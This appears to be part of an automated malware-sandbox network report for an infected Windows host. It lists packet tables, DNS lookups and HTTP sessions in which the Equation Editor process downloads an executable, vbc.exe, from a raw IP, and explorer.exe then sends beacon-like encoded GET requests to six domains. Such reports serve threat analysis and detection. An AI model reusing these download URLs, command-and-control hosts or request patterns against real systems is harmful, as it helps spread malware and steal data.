Jan 28, 2022 22:41:46.131787062 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131803036 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131820917 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131838083 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131855011 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131874084 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.131936073 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.131967068 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132373095 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132394075 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132425070 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132442951 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132466078 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132468939 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132489920 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132510900 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132515907 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132529974 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132546902 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132550955 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132570028 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132589102 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132590055 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132608891 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132625103 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132632971 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132642984 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132651091 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132662058 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132668018 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132682085 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132682085 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132694960 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132699966 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132718086 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.132740021 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.132755995 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.135063887 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.319950104 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.319979906 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.319993973 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320012093 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320028067 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320044994 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320061922 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320079088 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320096016 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320112944 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320131063 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320131063 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.320147991 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320154905 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.320164919 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320171118 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.320182085 CET	80	49167	65.2.143.8	192.168.2.22
Jan 28, 2022 22:41:46.320184946 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.320198059 CET	49167	80	192.168.2.22	65.2.143.8
Jan 28, 2022 22:41:46.320199013 CET	80	49167	65.2.143.8	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 22:42:56.633068085 CET	52167	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:42:56.666541100 CET	53	52167	8.8.8.8	192.168.2.22
Jan 28, 2022 22:43:01.809161901 CET	50591	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:43:02.144021034 CET	53	50591	8.8.8.8	192.168.2.22
Jan 28, 2022 22:43:07.476494074 CET	57805	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:43:07.500071049 CET	53	57805	8.8.8.8	192.168.2.22
Jan 28, 2022 22:43:12.590372086 CET	59030	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:43:13.170685053 CET	53	59030	8.8.8.8	192.168.2.22
Jan 28, 2022 22:43:18.831446886 CET	59185	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:43:19.111387968 CET	53	59185	8.8.8.8	192.168.2.22
Jan 28, 2022 22:43:24.649354935 CET	55616	53	192.168.2.22	8.8.8.8
Jan 28, 2022 22:43:24.807054996 CET	53	55616	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 22:42:56.633068085 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.primerepro.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:01.809161901 CET	192.168.2.22	8.8.8.8	0xfc43	Standard query (0)	www.eagle-meter.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:07.476494074 CET	192.168.2.22	8.8.8.8	0x9c63	Standard query (0)	www.saprove.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:12.590372086 CET	192.168.2.22	8.8.8.8	0x30e0	Standard query (0)	www.the-thanks.com	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:18.831446886 CET	192.168.2.22	8.8.8.8	0x9037	Standard query (0)	www.libertadysarmiento.online	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:24.649354935 CET	192.168.2.22	8.8.8.8	0xce43	Standard query (0)	www.getinteriorsolution.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 22:42:56.666541100 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.primerepro.com	primerepro.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:42:56.666541100 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	primerepro.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:02.144021034 CET	8.8.8.8	192.168.2.22	0xfc43	No error (0)	www.eagle-meter.com		147.255.135.250	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:07.500071049 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	www.saprove.com	saprove.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:43:07.500071049 CET	8.8.8.8	192.168.2.22	0x9c63	No error (0)	saprove.com		37.187.180.144	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:13.170685053 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	www.the-thanks.com	host.tistory.io		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:43:13.170685053 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	host.tistory.io	blog-tistory-l51ybqnn.kgslb.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:43:13.170685053 CET	8.8.8.8	192.168.2.22	0x30e0	No error (0)	blog-tistory-l51ybqnn.kgslb.com		27.0.236.139	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:19.111387968 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	www.libertadysarmiento.online	libertadysarmiento.online		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:43:19.111387968 CET	8.8.8.8	192.168.2.22	0x9037	No error (0)	libertadysarmiento.online		200.58.101.200	A (IP address)	IN (0x0001)
Jan 28, 2022 22:43:24.807054996 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	www.getinteriorsolution.com	getinteriorsolution.com		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 22:43:24.807054996 CET	8.8.8.8	192.168.2.22	0xce43	No error (0)	getinteriorsolution.com		162.241.169.207	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 65.2.143.8
- www.primerepro.com
- www.eagle-meter.com
- www.saprove.com
- www.the-thanks.com
- www.libertadysarmiento.online
- www.getinteriorsolution.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	65.2.143.8	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:41:45.378428936 CET	0	OUT	GET /30/vbc.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 65.2.143.8 Connection: Keep-Alive
Jan 28, 2022 22:41:45.567011118 CET	1	IN	HTTP/1.1 200 OK Date: Fri, 28 Jan 2022 21:41:44 GMT Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27 Last-Modified: Fri, 28 Jan 2022 09:09:30 GMT ETag: "c3a00-5d6a0cadbaf32" Accept-Ranges: bytes Content-Length: 801280 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 bf c0 f3 61 00 00 00 00 00 00 00 00 e0 00 0e 01 0b 01 06 00 00 2c 0c 00 00 0a 00 00 00 00 00 00 7e 4a 0c 00 00 20 00 00 00 60 0c 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 0c 00 00 04 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 30 4a 0c 00 4b 00 00 00 00 80 0c 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 a0 0c 00 0c 00 00 00 eb 49 0c 00 1c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 84 2a 0c 00 00 20 00 00 00 2c 0c 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 73 64 61 74 61 00 00 e8 01 00 00 00 60 0c 00 00 02 00 00 00 30 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 72 73 72 63 00 00 00 b8 05 00 00 00 80 0c 00 00 06 00 00 00 32 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 a0 0c 00 00 02 00 00 00 38 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELa,~J `@ @0JKI  H.text* , `.sdata`0@.rsrc2@@.reloc 8@B

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:42:56.694271088 CET	843	OUT	GET /nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=zh9ZJvQDpuJ8FzfOF5/13POSojXlenAN5Q6v9e/Np9zFVZ+T+GW/a5eB04ukDkIff9AcOQ== HTTP/1.1 Host: www.primerepro.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:42:56.808363914 CET	844	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 28 Jan 2022 21:42:56 GMT Content-Type: text/html Content-Length: 275 ETag: "61f22041-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49170	147.255.135.250	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:02.303435087 CET	844	OUT	GET /nt3f/?4hfxh=nOM9fgGIZ+TfVsUq2Sm955WWmPaXUcfoEc+b9oIF9adUCvzkQycvr3NYcYX3ACxTInTmwA==&1bNHY2=e6AHDh_0Bf6p6lIp HTTP/1.1 Host: www.eagle-meter.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:43:02.464029074 CET	845	IN	HTTP/1.1 200 OK Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Server: Nginx Microsoft-HTTPAPI/2.0 X-Powered-By: Nginx Date: Fri, 28 Jan 2022 21:42:51 GMT Connection: close Data Raw: 33 0d 0a ef bb bf 0d 0a Data Ascii: 3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49171	37.187.180.144	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:07.522417068 CET	850	OUT	GET /nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=roQyhHJwfVxU2zOZOCh4/5oE96lXlhEDqwlN10SvmnnZcGUgQE2W+6Ro0cAGYyc6bdur0A== HTTP/1.1 Host: www.saprove.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:43:07.542191029 CET	850	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Fri, 28 Jan 2022 21:43:07 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://saprove.com/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=roQyhHJwfVxU2zOZOCh4/5oE96lXlhEDqwlN10SvmnnZcGUgQE2W+6Ro0cAGYyc6bdur0A== Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49172	27.0.236.139	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:13.492310047 CET	851	OUT	GET /nt3f/?4hfxh=JbDy7TRIU32tRRiWfFaEbpGMnCQxB75OBjVGZWj4WfhFoU9oPzFDuRetfANWR0lEorWalg==&1bNHY2=e6AHDh_0Bf6p6llp HTTP/1.1 Host: www.the-thanks.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 28, 2022 22:43:13.813659906 CET	852	IN	HTTP/1.1 404 Not Found Date: Fri, 28 Jan 2022 21:43:13 GMT Content-Type: text/html Content-Length: 1823 Connection: close Vary: Accept-Encoding Last-Modified: Mon, 24 Jan 2022 05:36:19 GMT ETag: "71f-5d64d59161ac0" Accept-Ranges: bytes Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 6b 6f 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 54 49 53 54 4f 52 59 3c 2f 74 69 74 6c 65 3e 0a 20 20 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 6e 6f 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2e 30 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 2f 2f 74 31 2e 64 61 75 6d 63 64 6e 2e 6e 65 74 2f 74 69 73 74 6f 72 79 5f 61 64 6d 69 6e 2f 77 77 77 2f 73 74 79 6c 65 2f 74 6f 70 2f 66 6f 6e 74 2e 63 73 73 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 74 79 70 65 3d 22 74 65 78 74 2f 63 73 73 22 20 68 72 65 66 3d 22 2f 2f 74 31 2e 64 61 75 6d 63 64 6e 2e 6e 65 74 2f 74 69 73 74 6f 72 79 5f 61 64 6d 69 6e 2f 77 77 77 2f 73 74 79 6c 65 2f 74 6f 70 2f 65 72 72 6f 72 5f 32 30 31 39 30 38 31 34 2e 63 73 73 22 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 20 69 64 3d 22 6b 61 6b 61 6f 49 6e 64 65 78 22 3e 0a 20 20 20 20 3c 61 20 68 72 65 66 3d 22 23 6b 61 6b 61 6f 42 6f 64 79 22 3e eb b3 b8 eb ac b8 20 eb b0 94 eb a1 9c ea b0 80 ea b8 b0 3c 2f 61 3e 0a 20 20 20 20 3c 61 20 68 72 65 66 3d 22 23 6b 61 6b 61 6f 47 6e 62 22 3e eb a9 94 eb 89 b4 20 eb b0 94 eb a1 9c ea b0 80 ea b8 b0 3c 2f 61 3e 0a 3c 2f 64 69 76 3e 0a 3c 64 69 76 20 69 64 3d 22 6b 61 6b 61 6f 57 72 61 70 22 20 63 6c 61 73 73 3d 22 74 69 73 74 6f 72 79 5f 74 79 70 65 33 22 3e 0a 20 20 20 20 3c 64 69 76 20 69 64 3d 22 6b 61 6b 61 6f 43 6f 6e 74 65 6e 74 22 20 72 6f 6c 65 3d 22 6d 61 69 6e 22 3e 0a 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 63 4d 61 69 6e 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 69 64 3d 22 6d 41 72 74 69 63 6c 65 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 63 6f 6e 74 65 6e 74 5f 65 72 72 6f 72 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 69 6e 6e 65 72 5f 65 72 72 6f 72 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 64 69 76 20 63 6c 61 73 73 3d 22 65 72 72 6f 72 5f 74 69 73 74 6f 72 79 22 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 68 32 20 69 64 3d 22 6b 61 6b 61 6f 42 6f 64 79 22 20 63 6c 61 73 73 3d 22 73 63 72 65 65 6e 5f 6f 75 74 22 3e ec 97 90 eb 9f ac 20 eb a9 94 ec 84 b8 ec a7 80 3c 2f 68 32 3e 0a 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 3c 73 74 72 6f 6e 67 20 63 6c 61 73 73 3d 22 74 69 74 5f 65 72 72 6f 72 20 20 74 69 74 5f 65 72 72 6f 72 5f 74 79 70 65 32 22 3e ec a1 b4 ec 9e ac ed 95 98 ec a7 80 20 ec 95 8a eb 8a 94 20 3c 73 70 61 6e 20 63 6c 61 73 73 3d 22 62 72 5f 6c 69 6e 65 22 3e 3c 62 72 3e 3c 2f 73 70 61 6e 3e ed 8e 98 ec 9d b4 ec a7 80 ec 9e Data Ascii: <!doctype html><html lang="ko"><head> <title>TISTORY</title> <meta charset="utf-8"> <meta name="viewport" content="user-scalable=no, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, width=device-width"> <link rel="stylesheet" type="text/css" href="//t1.daumcdn.net/tistory_admin/www/style/top/font.css"> <link rel="stylesheet" type="text/css" href="//t1.daumcdn.net/tistory_admin/www/style/top/error_20190814.css"></head><body> <h2 id="kakaoBody" class="screen_out"> </h2>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49173	200.58.101.200	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:19.373440981 CET	854	OUT	GET /nt3f/?1bNHY2=e6AHDh_0Bf6p6llp&4hfxh=XQiqgSh3QMW0nePllWUsxZUxyZ7Wg3kP4uBvWEaTkPp74lNhmE95Km3+29PmuNVvDyLfVA== HTTP/1.1 Host: www.libertadysarmiento.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Jan 28, 2022 22:43:19.643944025 CET	855	IN	HTTP/1.1 302 Found Date: Fri, 28 Jan 2022 21:43:19 GMT Server: Apache/2.4.46 (IUS) OpenSSL/1.0.2k-fips X-Powered-By: PHP/7.1.33 Set-Cookie: mac_id=61f463777b0f6; expires=Sat, 28-Jan-2023 21:43:19 GMT; Max-Age=31536000; path=/ Upgrade: h2,h2c Connection: Upgrade, close location: https://libertadysarmiento.online/nt3f/?1bNHY2=e6AHDh_0Bf6p6lIp&4hfxh=XQiqgSh3QMW0nePlIWUs xZUxyZ7Wg3kP4uBvWEaTkPp74lNhmE95Km3+29PmuNVvDyLfVA== Cache-Control: max-age=604800 Expires: Fri, 04 Feb 2022 21:43:19 GMT Vary: User-Agent Content-Length: 0 Content-Type: text/html; charset=UTF-8

